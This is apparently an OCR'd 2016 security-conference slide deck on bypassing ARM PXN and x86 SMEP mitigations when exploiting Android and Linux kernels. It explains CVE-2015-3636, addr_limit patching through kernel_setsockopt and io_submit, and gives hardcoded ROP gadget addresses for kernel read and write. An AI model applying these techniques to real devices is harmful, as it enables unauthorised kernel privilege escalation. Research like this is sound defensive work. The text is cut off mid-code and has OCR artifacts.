Advanced Android Root: How to Bypass PXN

JianjiangZhao GengjiaChen JianfengPan

2016

About the Authors

- JianqiangZhao
  - JianqiangZhao is a security researcher of IceSword Lab from 360 company who focus on developing Linux kernel driver and exploiting Android kernel vulnerabilities.(@jianqiangzhao, zhaojianqiang1@gmail.com) 。
- GengjiaChen
  - GengjiaChen is a security researcher of IceSword Lab who works on finding and exploiting Android kernel vulnerabilities.(@jiayy)。
- JianfengPan
  - JianfengPan is the leader of IceSword Lab(@pjf).

What is PXN ?

- PXN is one of the vulnerability mitigation strategies of ARM, it can block running of userspace shellcode in kernel context with a permission fault.
- The Privileged Execute-never bit, is a bit in the descriptor fields of a page entry, when supported, determines whether the processor can execute software from the region when executing at PL1.

PXN, Privileged execute-never

When the PXN bit is 1, a Permission fault is generated if the processor is executing at PL1 and attempts to execute an instruction fetched from the corresponding memory region. As with the XN bit, when using the Short-descriptor translation table format, the fault is generated only if the access is to memory in the Client domain.

What is PXN ?

- PXN bit in arm first-level page entry





Figure B3-4 Short-descriptor first-level descriptor formats

What is PXN ?

- 2014, some of the samsung arm32 devices with PXN enabled
- 2015, all aarch64 devices with PXN enabled



NO PXN

```
Internal error: Oops - bad mode: 0 [#1] PREEMPT SMP
Modules linked in: texfat(PO) [last unloaded: wlan]
CPU: 0 PID: 4777 Comm: pvR_timewQ Tainted: P           O 3.10.49-perf
task: ffffffc04d443f00 ti: ffffffc032b04000 task.ti: ffffffc032b04000
PC is at 0x557ea9f0b0
LR is at do_io_submit+0x328/0x5dc
pc : [<000000557ea9f0b0>] lr : [<ffffffc00032def8>] pstate: 80000145
sp : ffffffc032b07dc0
x29: ffffffc032b07dc0 x28: 0000000000000000
x27: ffffffc001427000 x26: 0000000000000000
x25: 0000007fecd37d40 x24: ffffffc02e665840
x23: ffffffc032b04000 x22: 0000000000000000
x21: ffffffc04873fa00 x20: 0000000000000000
x19: ffffffc031e94000 x18: 0000000000000001
x17: 0000007f8230d234 x16: ffffffc00032e1ac
x15: 0000007f81f0c41a x14: 00000000ffffffe6
x13: 9c9150869530e76d x12: 0000000000000001
x11: 0000000000000001 x10: 9c9150869530e76d
x9 : 0000000000000000 x8 : ffffffc02e665900
x7 : 0000000000000000 x6 : 000000000000003f
x5 : 0000000000000000 x4 : ffffffc00032de10
x3 : ffffffc00032dee0 x2 : 000000557ea9f0b0
x1 : 0000000000000000 x0 : ffffffc02e665840

Process pvR_timewQ (pid: 4777, stack limit = 0xffffffc032b04058)
Call trace:
[<000000557ea9f0b0>] 0x557ea9f0b0
[<ffffffc00032e1b8>] SyS_io_submit+0xc/0x18
Code: 90000000 91000042 91010000 17ffff95 (d10603ff)
---[ end trace 325120c621178503 ]---
```


PXN -> shellcode -> crash

PXN Bypass with ROP/JOP

- PXN disabled, userspace shellcode
  - Privilege escalation
  - Close SELinux or change SELinux context
  - Restoration
- PXN enabled, patch addr_limit
  - Leak stack address -> addr_limit address
  - patch addr_limit
  - Read&&write kernel data

PXN Bypass with ROP/JOP - example 1


- 《A Research on the PXN Protection Technique and The Method to Avoid PXN》
- CVE-2015-3636: control X1 register, create the rop chain, leak sp address



ROP泄露SP的大致思路

PXN Bypass with ROP/JOP - example 1

- Set addr_limit to 0xFFFFFFFFFFFFFFFF with rop chain



ROP设置addr_limit的大致思路

PXN Bypass with ROP/JOP - example 2

- 《Own your Android! Yet Another Universal Root》

  - CVE-2015-3636: X0 is a controlled address in userspace, X1 is the address of sp register, X2 is another controlled address in userspace

  - Patch addr_limit: X0 is address of addr_limit minus 0x14, X1 is the register whose value is 0xFFFFFFFFFFFFFFFF, X2 is a controlled address in userspace

```
str x1, [x0, 0x14]
ldr x1, [x2, 0x10]
blr x1
```

Summary

- Need two steps
- Hard to find rop gadgate
- Poor universality

Let’s begin with CVE-2015-3636 。。。

- Disclosed in 2015
- More and more devices with PXN enabled
- We can control: 1) the value of the memory pointed by sk pointer 2) R0/X0

```
int inet_release(struct socket *sock)
{
    struct sock *sk = sock->sk;

    if (sk) {
        long timeout;

        ... ...

        if (sock_flag(sk, SOCK_LINGER) &&
            !(current->flags & PF_EXITING))
            timeout = sk->sk_lingertime;
        sock->sk = NULL;
        sk->sk_prot->close(sk, timeout);
    }
    return 0;
}
```

How to patch addr_limit

- A gift from kernel - set_fs(KERNEL_DS)

```
/*
 * Note that this is actually 0x1,0000,0000
 */
#define KERNEL_DS    0x00000000
#define get_ds()     (KERNEL_DS)

#ifdef CONFIG_MMU

#define USER_DS      TASK_SIZE
#define get_fs()     (current_thread_info()->addr_limit)

static inline void set_fs(mm_segment_t fs)
{
    current_thread_info()->addr_limit = fs;
    modify_domain(DOMAIN_KERNEL, fs ? DOMAIN_CLIENT : DOMAIN_MANAGER);
}
```

How to patch addr_limit

- set_fs – A typical scenario

```
int kernel_recvmsg(struct socket *sock, struct msghdr *msg,
           struct kvec *vec, size_t num, size_t size, int flags)
{
    mm_segment_t oldfs = get_fs();
    int result;

    set_fs(KERNEL_DS);
    /*
     * the following is safe, since for compiler definitions of kvec and
     * iovec are identical, yielding the same in-core layout and alignment
     */
    msg->msg_iov = (struct iovec *)vec, msg->msg_iovlen = num;
    result = sock_recvmsg(sock, msg, size, flags);
    set_fs(oldfs);
    return result;
}
```

Jump !

- sock->ops->setsockopt


```
int kernel_setsockopt(struct socket *sock,
            char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname
    else
        err = sock->ops->setsockopt(sock, level, o
                    optlen);
    set_fs(oldfs);
    return err;
}
```

ARM32 PXN BYPASS

- Arm32 – control the flow with r0





```
int kernel_setsockopt(struct socket *sock,
                      char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname
    else
        err = sock->ops->setsockopt(sock, level, o
                                    optlen);
    set_fs(oldfs);
    return err;
}
```

Aarch64 PXN BYPASS

- Aarch64 - control the flow with X0




```
int kernel_setsockopt(struct socket *sock,
            char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname
    else
        err = sock->ops->setsockopt(sock, level, o
                                    optlen);
    set_fs(oldfs);
    return err;
}
```

SMEP? !

- Break the stack frame - trouble from call/callq instruction

```
ff 50 68                    callq  *0x68(%rax)
```

- call && callq

Near Call


When executing a near call, the processor pushes the value of the EIP register (which contains the offset of the instruction following the CALL instruction) onto the stack (for use later as a return-instruction pointer). The processor then branches to the address in the current code segment specified with the target operand. The target operand specifies either an absolute offset in the code segment (that is an offset from the base of the code segment) or a relative

- ret && retq

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

X86 SMEP BYPASS

- X86 – control the flow with eax




```
int kernel_setsockopt(struct socket *sock,
            char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname
    else
        err = sock->ops->setsockopt(sock, level,
                        optlen);
    set_fs(oldfs);
    return err;
}
```

X64 SMEP BYPASS

- X64 – control the flow with rdi

```
<kernel_setsockopt>:
    e8 db b1 12 00          callq  ffffffff817bf990 <__fentry__>
    55                      push   %rbp
    65 48 8b 04 25 08 b9    mov    %gs:0xb908,%rax
    00 00
    48 89 e5                mov    %rsp,%rbp
    53                      push   %rbx
    48 83 ec 08             sub    $0x8,%rsp
    83 fe 01                cmp    $0x1,%esi
    48 8b 98 48 c0 ff ff    mov    -0x3fb8(%rax),%rbx
    48 c7 80 48 c0 ff ff    movq   $0xffffffffffffffff,-0x3fb8(%rax)
    ff ff ff ff
    74 22                   je     ffffffff81694800 <kernel_setsockopt+0x50>
    48 8b 47 28             mov    0x28(%rdi),%rax
    ff 50 68                callq  *0x68(%rax)
    65 48 8b 14 25 08 b9    mov    %gs:0xb908,%rdx
    00 00
    48 89 9a 48 c0 ff ff    mov    %rbx,-0x3fb8(%rdx)
    48 83 c4 08             add    $0x8,%rsp
    5b                      pop    %rbx
    5d                      pop    %rbp
    c3                      retq
```

```
    48 83 c4 10             add    $0x10,%rsp
    5b                      pop    %rbx
    5d                      pop    %rbp
    c3                      retq
```

```
int kernel_setsockopt(struct socket *sock,
            char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname
    else
        err = sock->ops->setsockopt(sock, level,
                        optlen);
    set_fs(oldfs);
    return err;
}
```

X0 Control

- How to control X0 without vuln

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
    ssize_t (*aio_write) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
    int (*readdir) (struct file *, void *, filldir_t);
    int (*iterate) (struct file *, struct dir_context *);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
    int (*mmap) (struct file *, struct vm_area_struct *);
    int (*open) (struct inode *, struct file *);
    int (*flush) (struct file *, fl_owner_t id);
    int (*release) (struct inode *, struct file *);
    int (*fsync) (struct file *, loff_t, loff_t, int datasync);
    int (*aio_fsync) (struct kiocb *, int datasync);
    int (*fasync) (int, struct file *, int);
```

X0 Control

- Asynchronous io - io_submit

```
SYSCALL_DEFINE3(io_submit, aio_context_t, ctx_id, long, nr,
        struct iocb __user * __user *, iocbpp)
{
    return do_io_submit(ctx_id, nr, iocbpp, 0);
}
```

```
long do_io_submit(aio_context_t ctx_id, long nr,
          struct iocb __user *__user *iocbpp, bool compat)
{
    ... ...

    for (i=0; i<nr; i++) {
        struct iocb __user *user_iocb;
        struct iocb tmp;

        if (unlikely(__get_user(user_iocb, iocbpp + i))) {
            ret = -EFAULT;
            break;
        }

        if (unlikely(copy_from_user(&tmp, user_iocb, sizeof(tmp)))) {
            ret = -EFAULT;
            break;
        }

        ret = io_submit_one(ctx, user_iocb, &tmp, compat);
        if (ret)
            break;
    }

    ... ...
} ? end do_io_submit ?
```

X0 Control

- Asynchronous io - io_submit

```
static int io_submit_one(struct kioctx *ctx, struct iocb __user *user_iocb,
             struct iocb *iocb, bool compat)
{
    [... ...]

    req->ki_obj.user = user_iocb;
    req->ki_user_data = iocb->aio_data;
    req->ki_pos = iocb->aio_offset;

    req->ki_buf = (char __user *)(unsigned long)iocb->aio_buf;
    req->ki_left = req->ki_nbytes = iocb->aio_nbytes;
    req->ki_opcode = iocb->aio_lio_opcode;

    ret = aio_run_iocb(req, compat);
    if (ret)
        goto out_put_req;

    [... ...]
}
```

```
static ssize_t aio_run_iocb(struct kiocb *req, bool compat)
{
    [... ...]

    case IOCB_CMD_FSYNC:
        if (!file->f_op->aio_fsync)
            return -EINVAL;

        ret = file->f_op->aio_fsync(req, 0);
        break;

    [... ...]
}
```

X0 Control

- io_submit -> aio_fsync -- x0 controlled !!

```
case IOCB_CMD_FSYNC:
    if (!file->f_op->aio_fsync)
        return -EINVAL;

    ret = file->f_op->aio_fsync(req, 0);
    break;
```

```
int kernel_setsockopt(struct socket *sock,
        char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname
    else
        err = sock->ops->setsockopt(sock, level, o
                optlen);
    set_fs(oldfs);
    return err;
}
```

X0 Control

- Which fields can be contolled

```
struct kiocb {
    atomic_t        ki_users;

    struct file     *ki_filp;
    struct kioctx       *ki_ctx;    /* NULL
    kiocb_cancel_fn     *ki_cancel;
    void            (*ki_dtor)(struct kiocb

    union {
        void __user     *user;
        struct task_struct  *tsk;
    } ki_obj;

    __u64           ki_user_data;   /* user
    loff_t          ki_pos;

    void            *private;
    /* State that we remember to be able to resta
    unsigned short      ki_opcode;
    size_t          ki_nbytes;  /* copy of io
    char            __user *ki_buf; /* rema
    size_t          ki_left;    /* remaining
```

X0 Control

- struct kiocb in kernel versions

Kernel Version	arm	aarch64	x86	X86_64
3.10	√	√	√	√
3.11	√	√	√	√
3.12	√	√	√	√
3.13	√	√	√	√
3.14	√	√	√	√
3.15	√	√	√	√
3.16	√	√	√	√
3.17	√	√	√	√
3.18	√	√	√	√
3.19	√	√	√	√
4.0	√	√	√	√

Summary

- Trigger once
- Good universality, kernel version > 2.6
- ARM && ARM64 && X86 && X64
- No stack damage
- Easy for porting

PXN Bypass with A Bug

- set_fs – Another typical scenario

```
int write_xxx(char *dev)
{
    int ret = 0;
    struct file *fp;
    mm_segment_t old_fs;
    loff_t pos = 0;

    /* change to KERNEL_DS address limit */
    old_fs = get_fs();
    set_fs(KERNEL_DS);

    /* open file to write */
    fp = filp_open("/data/misc/test", O_WRONLY|O_CREAT, 0640);
    if (!fp) {
        printf("%s: open file error\n", __FUNCTION__);
        set_fs(old_fs);
        return -1;
    }

    /* Write buf to file */
    fp->f_op->write(fp, buf, size, &pos);

    /* close file before return */
    if (fp)
        filp_close(fp, current->files);
    /* restore previous address limit */
    set_fs(old_fs);

    return ret;
} ? end write_xxx ?
```

PXN Bypass with A Bug

- Open the door to kernel, but forget to close it
- Call it -> Bypass PXN

```
int write_xxx(char *dev)
{
    int ret = 0;
    struct file *fp;
    mm_segment_t old_fs;
    loff_t pos = 0;

    /* change to KERNEL_DS address limit */
    old_fs = get_fs();
    set_fs(KERNEL_DS);

    /* open file to write */
    fp = filp_open("/data/misc/test", O_WRONLY|O_CREAT, 0640);
    if (!fp) {
        printf("%s: open file error\n", __FUNCTION__);
        return -1;
    }

    /* Write buf to file */
    fp->f_op->write(fp, buf, size, &pos);

    /* close file before return */
    if (fp)
        filp_close(fp, current->files);
    /* restore previous address limit */
    set_fs(old_fs);

    return ret;
} ? end write_xxx ?
```

Summary

- Similar way, more simple
- Well-designed mitigation bypassed with a bug
- Only in certain platform

Rop can also be simple

- Is patching addr_limit necessary?
- We have other way ...


Rop can be simple

- Shellcode in userspace? NO
- Kernel data structure in userspace? YES

- Example:

```
static struct cdev ptmx_cdev;


struct cdev {
    struct kobject kobj;
    struct module *owner;
    const struct file_operations *ops;
    struct list_head list;
    dev_t dev;
    unsigned int count;
};
```



Rop can be simple

- By ioctl, we can control x1, x2

```
static long vfs_ioctl(struct file *filp, unsigned int cmd,
                      unsigned long arg)
{
    int error = -ENOTTY;

    if (!filp->f_op || !filp->f_op->unlocked_ioctl)
        goto out;

    error = filp->f_op->unlocked_ioctl(filp, cmd, arg);
    if (error == -ENOIOCTLCMD)
        error = -ENOTTY;
 out:
    return error;
}
```

```
long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
```

Rop can be simple

- Read && write kernel data with two simple rop gadgets


```
long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
```

- rop read

```
/*
 * rop read:
 * ffffffc00033d7f8:        f9400840        ldr     x0, [x2,#16]
 * ffffffc00033d7fc:        d65f03c0        ret
 */
#define ROP_READ        0xffffffc00033d7f8
```

- rop write

```
/*
 * rop write:
 * ffffffc00082836c:        b9001041        str     w1, [x2,#16]
 * ffffffc000828370:        d65f03c0        ret
*/
#define ROP_WRITE       0xffffffc00082836c
```



Rop can be simple

- loctl just return 0 or -1 in glibc (bionic), return value is changed when less than 0.

```
ENTRY(syscall)
    /* Move syscall No. from x0 to x8 */
    mov     x8, x0
    /* Move syscall parameters from x1 thru x6 to x0 thru x5 */
    mov     x0, x1
    mov     x1, x2
    mov     x2, x3
    mov     x3, x4
    mov     x4, x5
    mov     x5, x6
    svc     #0

    /* check if syscall returned successfully */
